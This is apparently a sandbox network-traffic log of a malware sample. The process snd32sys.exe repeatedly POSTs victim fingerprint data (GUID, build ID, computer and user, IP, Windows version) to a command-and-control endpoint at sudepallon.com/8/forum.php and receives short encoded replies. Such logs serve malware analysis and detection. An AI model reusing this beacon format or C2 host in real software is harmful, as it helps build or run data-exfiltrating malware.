Jul 8, 2021 16:32:02.240464926 CEST	6051	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:02.306262970 CEST	6051	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 41 5a 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKAZPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49779	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:02.637330055 CEST	6052	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:02.708657980 CEST	6052	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 48 53 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTHSGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49780	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:03.034343958 CEST	6053	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:03.099986076 CEST	6053	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 48 53 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCHSXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49781	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:03.457827091 CEST	6054	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:03.525928974 CEST	6054	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4a 51 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNJQMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49782	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:03.970303059 CEST	6055	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:04.037123919 CEST	6056	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 54 47 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMTGNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49783	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:04.411729097 CEST	6056	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:04.479322910 CEST	6057	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:05 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 41 5a 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZAZAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49757	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:53.509896040 CEST	5499	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:53.576370001 CEST	5505	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 4b 50 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQKPJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49784	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:04.784542084 CEST	6057	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:04.851527929 CEST	6058	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 4b 50 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMKPNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49785	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:05.179541111 CEST	6059	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:05.246893883 CEST	6059	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 4e 4d 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCNMXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49786	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:05.567929029 CEST	6060	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:05.634110928 CEST	6060	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 4b 50 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBKPYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49787	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:05.990741968 CEST	6061	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:06.056196928 CEST	6061	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 5a 41 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBZAYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49788	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:06.570564985 CEST	6062	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:06.643687010 CEST	6062	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 4b 50 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQKPJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49789	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:07.036962032 CEST	6063	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:07.106313944 CEST	6063	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 51 4a 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAQJZARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49790	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:07.823514938 CEST	6064	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:07.890404940 CEST	6065	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 4d 4e 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJMNQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49791	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:08.232155085 CEST	6065	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:08.301796913 CEST	6066	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 4a 51 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHJQSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49792	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:08.911281109 CEST	6066	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:08.978708029 CEST	6067	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:10 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 5a 41 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQZAJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49793	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:09.286073923 CEST	6068	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:09.355176926 CEST	6068	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:10 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 4e 4d 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHNMSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49758	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:53.896061897 CEST	5639	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:53.964401007 CEST	5688	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 41 5a 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCAZXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49794	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
